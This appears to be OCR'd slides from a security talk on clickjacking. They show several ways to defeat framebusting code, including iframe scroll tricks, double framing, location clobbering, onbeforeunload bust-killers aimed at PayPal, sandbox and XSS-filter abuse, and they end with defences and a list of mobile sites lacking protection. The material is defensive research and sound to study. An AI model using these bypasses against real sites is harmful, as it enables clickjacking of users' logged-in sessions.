
Facebook – Ray of Light!

All Facebook content is centered! We can push the content into the ray of light outside of the div.

```
<iframe width="21800px" height="2500px"
src ="http://facebook.com">

<script>
window.scrollTo(10200, 0 ) ;
</script>
```

Facebook – Ray of Light!



Let's move on to some generic attacks!

Courtesy of many

```
if(top.location != self.location) {
    parent.location = self.location;
 }
```

HARD

Double Framing!


- When enclosed in one frame, this is not a problem.
- But when enclosed in two frames, parent.location = self.location;

  becomes a security violation

framed1.html	framed2.html
<iframe src="framed2.html">	<iframe src="victim.com">

- Welcome in "descendant policy"…

Double Framing!



Descendent Policy

- Introduced in *Securing frame communication in browsers*. (Adam Barth, Collin Jackson, and John Mitchell. 2009)

Descendant Policy
A frame can navigate only it's decedents.

Deployed in all major browsers.

- top.location = self.location is always okay.
- Direct frame relocation parent.location = self.location is not okay when parent is not top.

Location Clobbering

```
if (top.location != self.location) {
  self.location = top.location;
}
```

If top.location can be changed or disabled this code is useless.

But our *trusted* browser would never let such atrocities happen… **right?**

Location Clobbering

IE 7:

var location = “clobbered”;

Safari:

window.__defineSetter__("location", function(){});


top.location is now undefined. ☹

Asking Nicely

- User can manually cancel any redirection attempt made by framebusting code.
- Attacker just needs to ask…

```
<script>
  window.onbeforeunload = function() {
    return ”Do you want to leave PayPal?";
  }
</script>
<iframe src="http://www.paypal.com">
```

Asking Nicely



Not Asking Nicely

- Actually, we don't have to ask nicely at all. Most browser allows to cancel the relocation "programmatically".

```
var prevent_bust = 0
window.onbeforeunload = function() {kill_bust++ }
setInterval(function() {
    if (kill_bust > 0) {
        kill_bust -= 2;
        window.top.location = 'http://no-content-204.com'
    }
}, 1);
<iframe src="http://www.victim.com">
```

IE Restricted Zone

- Internet Explorer introduced the idea of zones.

  <iframe security="restricted" src="http://www.victim.com">

  … will disable javascript and cookies in the framed page. Any attempt at JS framebusting will be futile.


However, since cookies are disabled, many attacks are less effective (no session).

HTML5 Sandbox attribute

- Unfortunately, HTML5 sandbox attribute disables JS, but leaves cookies alone:

```
<iframe sandbox
    src="http://www.victim.com">
```

Implemented in Chrome



.designMode = “on”

Paul Stone BHEU ‘10

Disables JavaScript for “editing purposes”

Still got them cookies!

Reflective XSS filters

- Internet Explorer 8 introduced reflective XSS filters:

http://www.victim.com?var=<script> alert('xss')

If <script> alert('xss'); appears in the rendered page, the filter will replace it with <sc#pt> alert('xss')

Reflective XSS filters

1. It's broken and easy to circumvent.
2. Can be used to target framebusting

   (Eduardo Vela '09)

Original

<script> if(top.location != self.location) //framebust </script>


Request > http://www.victim.com?var=<script> if (top

Rendered

<sc#pt> if(top.location != self.location)

Now Chrome's XSS Auditor has the same problem.

Is there any hope?



Not really…

well, sort of…

X-Frames-Options (IE8)

- HTTP header sent on responses
- Two possible values: DENY and SAMEORIGIN
- On DENY, IE will not render in framed context.
- On SAMEORIGIN, IE will only render if top frame is same origin as page giving directive.

X-Frames-Options

- Good adoption by browsers (all but Firefox, coming in 3.7)
- Poor adoption by sites (4 out of top 10,000, survey by sans.org)
- Some limitations: per-page policy and no whitelisting.

Content Security Policy (FF)

- Also a HTTP-Header.
- Allows the site to specific restrictions/ abilities.
- The frame-ancestors directive can specifiy allowed framers.
- Still in beta, coming in Firefox 3.7

Best for now
(but still not good)

```
<style>html { visibility: hidden }</style>
<script>
if (self == top) {
  document.documentElement.style.visibility = 'visible';
} else {
  top.location = self.location;
}
</script>
```

If Javascript is disabled, page won't render.

Might want to deal with NoScript users in some effective way.

… a little bit more.

These sites (among others) do framebusting…

facebook twitter PayPal

… a little bit more.

… but do these?

No, they generally don't…

Site	URL	Framebusting
Facebook	http://m.facebook.com/	YES
MSN	http://home.mobile.msn.com/	NO
GMail	http://m.gmail.com	NO
Baidu	http://m.baidu.com	NO
Twitter	http://mobile.twitter.com	NO
MegaVideo	http://mobile.megavideo.com/	NO
Tube8	http://m.tube8.com	NO
PayPal	http://mobile.paypal.com	NO
USBank	http://mobile.usbank.com	NO
First Interstate Bank	http://firstinterstate.mobi	NO
NewEgg	http://m.newegg.com/	NO
MetaCafe	http://m.metacafe.com/	NO
RenRen	http://m.renren.com/	NO
MySpace	http://m.myspace.com	NO
VKontakte	http://pda.vkontakte.ru/	NO
WellsFargo	https://www.wf.com/	NO
NyTimes	http://m.nytimes.com	**Redirect**
E-Zine Articles	http://m.ezinearticles.com	**Redirect**

New Attack?

- E-Zine Articles and NY-Times do by-user-agent rendering. Won't render in regular browser.
- But have no framebusting code..

New Attack?

- E-Zine Articles and NY-Times do by-user-agent rendering. Won't render in regular browser.
- But have no framebusting code..

TapJacking!

Summary

- All framebusting code out there can be broken across browsers in several different ways
- Defenses are on the way, but not yet widely adopted
- Relying on referrer is difficult
- If JS is disabled, don't render the page.
- Framebust your mobile sites!

Questions?